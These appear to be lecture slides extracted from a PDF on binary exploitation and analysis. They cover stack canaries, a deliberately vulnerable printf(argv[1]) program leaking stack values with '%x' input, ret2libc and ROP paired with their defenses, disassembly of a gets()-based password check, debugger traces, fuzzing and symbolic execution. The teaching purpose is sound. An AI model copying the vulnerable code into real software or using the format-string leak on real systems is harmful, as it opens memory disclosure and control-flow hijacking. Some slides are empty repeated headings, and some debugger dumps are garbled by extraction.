
Buffer Overflow Defenses (Stack Canaries)



Buffer Overflow Defenses (Stack Canaries)



Buffer Overflow Defenses (Stack Canaries)



Format String Exception

```
#include <stdio.h>

int main(int argc, char* argv[]) {
    if( argc < 2 ) {
        printf("Enter the command Argument\n");
    } else {
        printf(argv[1]);
    }
    return 0;
}
```


What can possibly go wrong?

```
~/Desktop ➤ ./test 'hello'  
hello ↵
```

```
~/Desktop ➤ ./test '%x %x %x %x'  
eb93e8e8 eb93e900 eb93e9f8 0 ↵
```

```
~/Desktop ➤ gcc test.c -o test  
test.c:7:12: warning: format string is not a string literal (potentially insecure)  
    printf(argv[1]);  
           ^~~~~~  
test.c:7:12: note: treat the string as an argument to avoid this  
    printf(argv[1]);  
           ^  
           "%S",  
1 warning generated.
```

Format String Exception



PLT and GOT

- When a shared library function is called by a program, the address called is an entry in the Procedure Linking Table (PLT)
- The address contains an indirect jump to the addresses contained in variables stored in the Global Offsets Table (GOT)
- The first time a function is called, the GOT address is a jump to code that invokes the linker
- The linker does its magic and updates the GOT entry, so next time the function is called it can be directly invoked
- Note that the PLT is read-only, but the GOT is not
 - Note: The GOT can be made read-only using the **RELRO** hardening compilation option



Ok, we can control the Instruction Pointer. Now what?

- Return to Stack (*Ret2Stack*)
 - We can write instructions in a buffer in the stack and then point the IP there
 - Defense: **non-executable stack**
- Return to C Library (*Ret2Libc*)
 - Libc is already executable, and it's somewhere
 - Libc might contain pieces that should not be invoked (like spawning a shell)
 - Defense: **Address space layout randomization (ASLR)**
- Return Oriented Programming (*ROP*)
 - We can identify parts of code in libraries (already executable) that are not even complete functions, are just a few assembly instructions terminated by a return (*gadget*)
 - By chaining these gadgets we can execute what we want
 - Defense: **Control-Flow Integrity**

Binary Analysis Techniques

- Static Analysis
- Dynamic Analysis
- Fuzzing
- Symbolic Analysis

Static Analysis

- Static analysis is a technique to analyze programs that does not involve executing the program
- Control-flow analysis
 - Analyzes how the program execution is transferred across the program components
 - Control-flow graph
- Data-flow analysis
 - Analyzes what data values can be assumed by specific data stores (e.g., variables) at various points in the program

Dynamic Analysis


- Dynamic analysis is a technique that analyzes a program by observing its execution
- The advantage of dynamic analysis is that concrete execution provides an instance of what input brought the program in certain state
 - `M1 = decrypt(M)`
`addr = load(M1)`
`jump addr`
- The disadvantage of dynamic analysis is that one can only prove properties about the code that has been executed

Static Analysis

```
0804849b <checkPasswd>:
0804849b:    55                      push   %ebp
0804849c:    89 e5                  mov    %esp,%ebp
0804849e:    83 ec 18                sub    $0x18,%esp
080484a1:    83 ec 0c                sub    $0xc,%esp
080484a4:    68 b0 85 04 08          push   $0x80485b0
080484a9:    e8 a2 fe ff ff          call   8048350 <printf@plt>
080484ae:    83 c4 10                add    $0x10,%esp
080484b1:    83 ec 0c                sub    $0xc,%esp
080484b4:    8d 45 e8                lea    -0x18(%ebp),%eax
080484b7:    50                      push   %eax
080484b8:    e8 a3 fe ff ff          call   8048360 <gets@plt>
080484bd:    83 c4 10                add    $0x10,%esp
080484c0:    83 ec 08                sub    $0x8,%esp
080484c3:    68 c4 85 04 08          push   $0x80485c4
080484c8:    8d 45 e8                lea    -0x18(%ebp),%eax
080484cb:    50                      push   %eax
080484cc:    e8 6f fe ff ff          call   8048340 <strcmp@plt>
080484d1:    83 c4 10                add    $0x10,%esp
080484d4:    85 c0                  test   %eax,%eax
080484d6:    74 12                  je    80484ea <checkPasswd+0x4f>
080484d8:    83 ec 0c                sub    $0xc,%esp
080484db:    68 cc 85 04 08          push   $0x80485cc
080484e0:    e8 8b fe ff ff          call   8048370 <puts@plt>
080484e5:    83 c4 10                add    $0x10,%esp
080484e8:    eb 05                  jmp   80484ef <checkPasswd+0x54>
080484ea:    e8 03 00 00 00          call   80484f2 <granted>
080484ef:    90                      nop
080484f0:    c9                      leave 
080484f1:    c3                      ret
```


- objdump

Static Analysis



- objdump
- IDA

Static Analysis



Dynamic Analysis


```
gdb-peda$ start
[-----registers-----]
EAX: 0xbfffff7f4 --> 0xbfffff916 ("/root/a.out")
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0xdsecaa03
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xbfffff7f48 --> 0xbfffff7c8 --> 0x0
ESP: 0xbfffff7f48 --> 0xbfffff7c8 --> 0x0
EIP: 0x80483e7 (<main+3>: and esp,0xffffffff)
EFLAGS: 0x200246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x80483e3 <frame_dummy+35>: nop
0x80483e4 <main>: push ebp
0x80483e5 <main+1>: mov esp,ebp
=> 0x80483e7 <main+3>: and esp,0xffffffff
0x80483ea <main+6>: sub esp,0x110
0x80483f0 <main+12>: mov eax,DWORD PTR [ebp+0xc]
0x80483f3 <main+15>: add eax,0x4
0x80483f6 <main+18>: mov eax,DWORD PTR [eax]
[-----stack-----]
0000| 0xbfffff748 --> 0xbfffff7c8 --> 0x0
0004| 0xbfffff74c --> 0xb7e8cb60 (<_libc_start_main+230>: mov DWORD PTR [e
0008| 0xbfffff750 --> 0x1
0012| 0xbfffff754 --> 0xbfffff7f4 --> 0xbfffff916 ("/root/a.out")
0016| 0xbfffff758 --> 0xbfffff7fc --> 0xbfffff922 ("SHELL=/bin/bash")
0020| 0xbfffff75c --> 0xb7fe1e88 --> 0xb7e76000 --> 0x464c457f
0024| 0xbfffff760 --> 0xbfffff7b0 --> 0x0
0028| 0xbfffff764 --> 0xffffffff
[-----]
Legend: code, data, rodata, value

Temporary breakpoint 1, 0x080483e7 in main ()
gdb-peda$
```

- objdump
- IDA

- gdb (& friends)

Static Analysis




Dynamic Analysis

```
gdb-peda$ start
[-----registers-----]
EAX: 0xbfffff7e4 --> 0xbfffff916 ("/root/a.out")
EBX: 0xb7fc0ff4 --> 0x155d7c
ECX: 0xdsecaad3
EDX: 0x1
ESI: [0x08048471 185 /root/IOLI-crackme/crackme0x03]> ?0;f tmp;s... @ sym.test+3
EDI: - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
ESP: 0xbfd97790 ec85 0408 1819 f4b7 c877 d9bf 1185 0408 .....w.....
EIP: 0xbfd977a0 1000 0000 242b 0500 0000 0000 bb84 d5b7 ....$+.....
EFLN: 0xbfd977b0 dc33 eeb7 f881 0408 0cf9 0408 242b 0500 .3.....$+..
[---0xbfd977c0 4602 0000 1000 0000 0000 0000 5614 d4b7 F.....V...
0: eax 0x00000010 ebx 0x00000000 ecx 0x00000000 edx 0x000000ec
0: esi 0x00000001 edi 0xb7ee3000 esp 0xbfd97790 ebp 0xbfd97798
=> 0: eip 0x08048483 eflags C1ASI oeax 0xffffffff
0: 0x08048471 83ec08 sub esp, 8
0: 0x08048474 b84508 mov eax, dword [arg_8h]
0: 0x08048477 3b450c cmp eax, dword [arg_ch]
[---0x0804847a 740e je 0x804848a
0000 ,=< 0x0804847c c70424ec8504. mov dword [esp], str.Lqydolg_Sdvva...
0004 0x0804847d 4883ec04 sub esp, 4
0008 0x0804847e 4883ec04 sub esp, 4
-- eip:
0012 0x08048483 e88cffff call sym.shift
0016 0x08048488 eb0c jmp 0x8048496
0020 0x0804848a c70424fe8504. mov dword [esp], str.Sdvvzrug_RN...
0024 0x08048491 e87effffff call sym.shift
[---Legends:
0028 ; JMP XREF from 0x08048488 (sym.test)
--> 0x08048496 c9 leave
0x08048497 c3 ret
Temp:
gdb-]
```


- objdump
- IDA

- gdb (& friends)
- radare2



Limitations



Limitations



Limitations



WHAT HAPPENS DURING FUZZING?

- 1 The system under test is pummeled with malformed data in an attempt to crash the system or create an unstable state. These crashes reveal possible bugs and other unknown vulnerabilities.



- 2 The fuzzing platform logs each crash or reliability issue and the related data.



- 3 Security testers use the logged data to discover and fix potential vulnerabilities.




Symbolic Analysis to the rescue!

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```

State A
Variables
x = ???
Constraints

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```


State AA
Variables x = ???
Constraints x < 10

